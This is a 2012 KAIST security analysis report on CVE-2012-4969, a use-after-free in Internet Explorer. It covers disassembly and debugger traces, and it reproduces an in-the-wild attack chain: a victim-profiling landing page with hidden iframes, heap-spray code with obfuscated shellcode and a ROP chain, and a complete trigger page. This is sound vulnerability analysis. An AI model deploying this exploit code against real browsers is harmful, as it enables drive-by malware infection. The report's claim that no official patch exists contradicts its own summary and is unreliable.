KAIST CSRC Cyber Security Research Center 보안분석보고서

문서번호	CSRC-12-03-010	제 목	MS IE Vulnerability Analysis (CVE-2012-4969)		
종 류	□ 공격동향 □ 기술분석 ■ 전문분석	작 성 일	2012년 9월 24일	작 성 자	KAIST GSIS 김도국, 최현우,이호준

*** Keyword : CVE-2012-4969,**

Microsoft Internet Explorer execCommand Vulnerability, use-after-free

1. Executive Summary

CVE-2012-4969 is a type of the so called "Use After Free"[2] vulnerability, which occurs when Internet Explorer renders a HTML page. The function *CMshtmlEd::Exec* from *mshtml.dll*, permits referencing of previously freed object (*CMshtmlEd*) and thus allows an attacker to execute an arbitrary code through a maliciously crafted page.

A real-world attack using the vulnerability was first appeared in a blog post[3] in Sep. 14, and a PoC code was made publicly available in the 18th of the same month on the Metasploit website. Microsoft first reacted with a temporary patch – "Fix It" 50939[5], then announced the official security update in Sep. 22[6].

We suspected that the attacks using CVE-2012-4969 in Korea started since the PoC code was posted on the Metasploit website. Bitscan Co.'s PCDS system detected and confirmed that the malware distribution using the PoC code began on Friday (Sep. 21).

This report analyzes CVE-2012-4969 along with real world attack samples that took advantage of the vulnerability.

2. Description

1. **CVE-2012-4969**

CVE-2012-4969 exploits “Use After Free” bug in *CMshtmlEd::Exec* of Microsoft Internet Explorer version 7 through 9. Use After Free refers to a software bug which occurs when a pointer that points to an already freed object is referenced. The detailed steps in which the vulnerability occur is as follows:

① document.execCommand(“selectAll”)

Upon the JavaScript code running in IE calling *execCommand*, *CHTMLEditor::AddCommandTarget* function adds a handler for the corresponding event to the *CMshtmlEd* object. Then *CMshtmlEd::Exec* function executes the event handler afterwards.

② document.write(“R”)

By calling the *document.write* function, an event that rewrites the HTML page can be generated. When this happens, *CHTMLEditor::DeleteCommandTarget* is called to release the previously allocated *CMshtmlEd* object. *DeleteCommandTarget* includes another function that releases the allocated memory space.

③ parent.arrr.src = “YMjf\u1c08\u1c1c....”

When a string of a size that fits the heap space allocated by the *AddCommandTarget* function is entered, the string is written to the memory space that had been freed in step ②. When the context of execution returns from the *document.write* function to *CMshtmlEd::Exe*, the previously freed object is referenced illegally. This is where the vulnerability finally breaks out.

Image 1. shows the location within *CMshtmlEd::Exec* that the vulnerability occurs

```
.text:74E7C4B3                call    ?Exec@CCommand@@QAEJKPAUtagVARIANT@@0PAVCMshtmlEd@@@Z ; CCommand::Exec(
.text:74E7C4B8                mov     esi, eax
.text:74E7C4BA
.text:74E7C4BA loc_74E7C4BA:                          ; CODE XREF: CMshtmlEd::Exec(_GUID const *,ulong,ulong,
.text:74E7C4BA                                        ; CMshtmlEd::Exec(_GUID const *,ulong,ulong,tagVARIANT
.text:74E7C4BA                mov     edi, [edi+8]
.text:74E7C4BD                mov     eax, [edi]
.text:74E7C4BF                push    edi
.text:74E7C4C0                call    dword ptr [eax+8]
.text:74E7C4C3                mov     eax, esi
.text:74E7C4C5
.text:74E7C4C5 loc_74E7C4C5:                          ; CODE XREF: CMshtmlEd::Exec(_GUID const *,ulong,ulong,
.text:74E7C4C5                pop     edi
.text:74E7C4C6                pop     esi
.text:74E7C4C7                pop     ebx
.text:74E7C4C8                pop     ebp
.text:74E7C4C9                retn    18h
.text:74E7C4CC ; ---------------------------------------------------------------------------
.text:74E7C4CC
.text:74E7C4CC loc_74E7C4CC:                          ; CODE XREF: CMshtmlEd::Exec(_GUID const *,ulong,ulong,
.text:74E7C4CC                mov     esi, 80040100h
.text:74E7C4D1                jmp     short loc_74E7C4BA
.text:74E7C4D1 ?Exec@CMshtmlEd@@UAGJPBU_GUID@@KKPAUtagVARIANT@@1@Z endp
.text:74E7C4D1
.text:74E7C4D1 ; ---------------------------------------------------------------------------
```

[Image 1]

The address pointed by the EDI register stores the string saved from step ③, and the *call* instruction executs EDI+8 which is 0x1c1c1c08. [Refer to the image below]

```
Command
ModLoad: 6f030000 6f088000   C:\Program Files\Common Files\microsoft shared\ink\tiptsf.dll
(12e8.101c): Break instruction exception - code 80000003 (first chance)
eax=7ff9a000 ebx=00000000 ecx=00000000 edx=76f4d23d esi=00000000 edi=00000000
eip=76ee3540 esp=03c7ff3c ebp=03c7ff68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
76ee3540 cc              int     3
0:017> g
ModLoad: 73420000 7351b000   C:\Windows\system32\WindowsCodecs.dll
ModLoad: 6f5c0000 6f5f1000   C:\Windows\system32\EhStorShell.dll
ModLoad: 6f550000 6f5ba000   C:\Windows\System32\cscui.dll
ModLoad: 6f540000 6f549000   C:\Windows\System32\CSCDLL.dll
ModLoad: 6f660000 6f66b000   C:\Windows\system32\CSCAPI.dll
ModLoad: 6f4a0000 6f53b000   C:\Program Files\Classic Shell\ClassicExplorer32.dll
ModLoad: 738c0000 738f2000   C:\Windows\system32\WINMM.dll
ModLoad: 6f430000 6f49f000   C:\Windows\system32\ntshrui.dll
ModLoad: 74cc0000 74cd9000   C:\Windows\system32\srvcli.dll
ModLoad: 73700000 7370a000   C:\Windows\system32\slc.dll
ModLoad: 738c0000 738f2000   C:\Windows\system32\WINMM.dll
ModLoad: 742a0000 742d9000   C:\Windows\system32\MMDevAPI.DLL
ModLoad: 70c10000 70c40000   C:\Windows\system32\wdmaud.drv
ModLoad: 73790000 73794000   C:\Windows\system32\ksuser.dll
ModLoad: 74190000 74197000   C:\Windows\system32\AVRT.dll
ModLoad: 73560000 73596000   C:\Windows\system32\AUDIOSES.DLL
ModLoad: 72d80000 72d88000   C:\Windows\system32\msacm32.drv
ModLoad: 6f010000 6f024000   C:\Windows\system32\MSACM32.dll
ModLoad: 72cc0000 72cc7000   C:\Windows\system32\midimap.dll
ModLoad: 6d000000 6d0b2000   C:\Windows\System32\jscript.dll
(12e8.16cc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=0000001f ecx=00360418 edx=0000000d esi=00000000 edi=1c1c1c08
eip=7c348b05 esp=04eab8a8 ebp=04eab8bc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
7c348b05 ??              ???
```

[Image 2]

2. **Attacking Code Description**


The sample attacking code is composed as in *Image 3*, and the brief descriptions for each steps is as following:

① The first landing page player.html uses <iframe src="*.htm"> tag to load different pages for different languages and different browser versions. For example, kr.htm is loaded for the Korean version of the browser, cn.html for the Chinese version, and so forth.

② kr.htm utilizes Heap Spray to load the shellcode into the memory space, and loads iframe.html which actives the CVE-2012-4969 vulnerability using <iframe src="*.htm"> tag.

③ The malicious code contained in Iframe.html releases the allocated object then reference the object to manipulate the execution context to the shellcode residing in the heap area.

Section 2.1 provides more detailed descriptions for the attacking code in each page



[Image 3]

2.1 player.html

Player.html is the first landing page, it checks the Windows version, language, and IE version of the victims. As shown in *Image 4*, the *strat* function loads different attacking scripts for each language using iframe. The loaded pages have different payloads for disabling DEP, but have the same shellcode.

```
1  function strat()
2  {
3      if(readcookie())
4      return;
5      setcookie();
6      var le=new fe();
7      var platform = le.platform();
8      var tarLanguage=le.tarLanguage();
9      if(le.bok() && platform == le.WINDOWS_XP)
10     {
11         if(tarLanguage == le.EN)
12         {
13             document.write("<iframe src=\"en.htm\" width=0 height = 0 />");
14         }
15         else if(tarLanguage == le.ZH)
16         {
17             document.write("<iframe src=\"cn.htm\" width=0 height = 0 />");
18         }
19         else if(tarLanguage == le.JA)
20         {
21             document.write("<iframe src=\"ja.htm\" width=0 height = 0 />");
22         }
23         else if(tarLanguage == le.KO)
24         {
25             document.write("<iframe src=\"kr.htm\" width=0 height = 0 />");
26         }
27     }
28 }
29 strat();
```

[Image 4]

2.2 kr.html

Kr.html contains the code that actually performs the attack. As shown in *Image 5* , the lines 3 through 8 declare arrays(*arrr*) and image objects (*img*) and assign (*src*) values. The line 9 is intended to load iframe.html which causes the outbreak of the CVE-2012-4969 vulnerability.

The rest of the script contains the shellcode that downloads an additional malware and ROP chain that is used to circumvent DEP. The payload assigned to variable *vbc* is the shellcode

that is to be “Heap-Sprayed” to the heap memory space, and *myStr* on line 27 contains ROP gadgets.

As illustrated in *Image 5* the heap memory address that contains the shellcode is 0x1c1c1c0c, thus a pointer with a value of 0x1c1c1c0c need to be referenced to execute the shellcode when “Use After Free” vulnerability occurs.

```
1  <HTML>
2  <BODY><title></title>
3  <script>
4              var arrr = new Array();
5              var kkak="i"+"m"+"g";
6              arrr[0] = window.document.createElement(kkak);
7              arrr[0]["\x73\x72\x63"] = "Fccaagagaz";
8          </script>
9  <iframe src="iframe.html" width="1" height="1" frameborder=0></iframe>
10
11 <SCRIPT LANGUAGE="JavaScript">
12 function S(dword){var t=unescape;var d=Number(dword).toString(16);while(d.length<8)d='0' + d;return t(
   '%u'+d.substr(4,8)+'%u'+d.substr(0,4));}
13 ConVertData = window["\x75\x6e\x65\x73\x63\x61\x70\x65"];
14 var vbc=(
   "NewYoukv10ebNewYoukv4b5bNewYoukvc933NewYoukvb966NewYoukv0291NewYoukv3480NewYoukv9f0bNewYoukvfae2NewYoukv
   05ebNewYou....");
15 var xbc=ConVertData(vbc.replace(/NewYoukv/g,"%u"));
16 var a = new Array();
17 var ls = 0x100000-(xbc.length*2+0x01020);
18 var bc = S(0x1c1c1c0c);
19 var pad = S(0x1c1c1c0c);
20 while(pad.length<0x3000) pad+=pad;
21 bc = pad.substring(0, (0x1c0c-0x24)/2);
22 var language;
23 if(navigator.appName=='Netscape')
24         language=navigator.language;
25 else
26         language=navigator.browserLanguage;
27 var myStr=(
   "NewYoukvef5dNewYoukv77bcNewYoukvf519NewYoukv77bcNewYoukv5ed5NewYoukv77bcNewYoukvef5bNewYoukv77bcNewYoukv
   f519NewYoukv77bcNewYoukv1118NewYo....");
28 myStr = ConVertData(myStr.replace(/NewYoukv/g,"%u"));
29 bc +=myStr;
30 bc += xbc;
31 bc += S(0)+S(0);
32 var b = S(0x1c1c1c0c);
33
34 while(b.length<0x10000) { b+=b;}
35 bc = bc + b;
36 b = bc.substring(0, 0x10000/2);
37 while(b.length<ls) { b+=b;}
38 var lh = b.substring(0,ls/2);
39 delete b;
40 delete pad;
41 lh = lh + xbc;
42 for (var i = 0; i < 0x1d0; i++)
43 a[i] = lh.substr(0, lh.length);
44 </SCRIPT>
45 </BODY>
46 </HTML>
```

[Image 5]

2.3 iframe.html

The Iframe.html page actives the CVE-2012-4969 vulnerability. When the HTML page loads, *funcB* is called to again call *CMshtmlEd::Exec* internally as an *onload* event. At this time, *selectAll* event causes *onselect* event to finally call the function *funcA*.

When *funcA*'s *document.write* executes, the HTML page is loaded again, to call *CHTMLEditor::DeleteCommandTarget, which* releases the *CMshtmlEd* object. Then *parent.arrr[0].src* of line 9 writes the attacker's string "YMjF\u1c08\u1c1c..." to the heap memory space previously pointed by the released object. Finally, the shellcode planted by the attacker (0x1c1c1c08) is executed upon returning to *CMshtmlEd::Exec*; The shellcode sprayed around the heap area is executed.

```
1  <HTML>
2      <script>
3          function funcB() {
4              document.execCommand("selectAll");
5          };
6
7          function funcA() {
8              document.write("R");
9              parent.arrr[0].src = "YMjf\u1c08\u1c1cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKSOQJGH";
10         }
11
12     </script>
13     <body onload='funcB();' onselect='funcA()'>
14         <div contenteditable='true'>
15             a
16         </div>
17     </body>
18 </HTML>
```

[Image 6]

3. Conclusion

In this report, we analyzed how CVE-2012-4969 works and the sample malware distribution page which takes advantage of the vulnerability. This particular Zero-day attack showed that a simple bug like "Use After Free", can brings about an formidable impact on web environment. Since there is no official patch for this vulnerability, we highly recommend restraining from using the particular browser victimized by the vulnerability.

3. References

[1] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4969

[2] http://cwe.mitre.org/data/definitions/416.html

[3] http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/

[4] http://dev.metasploit.com/redmine/projects/framework/repository/revisions/aac41e91fd38f99238971892d61ead4cfbedabb4/entry/modules/exploits/windows/browser/ie_execcommand_uaf.rb

[5] http://support.microsoft.com/kb/2744842

[6] http://technet.microsoft.com/en-us/security/bulletin/MS12-063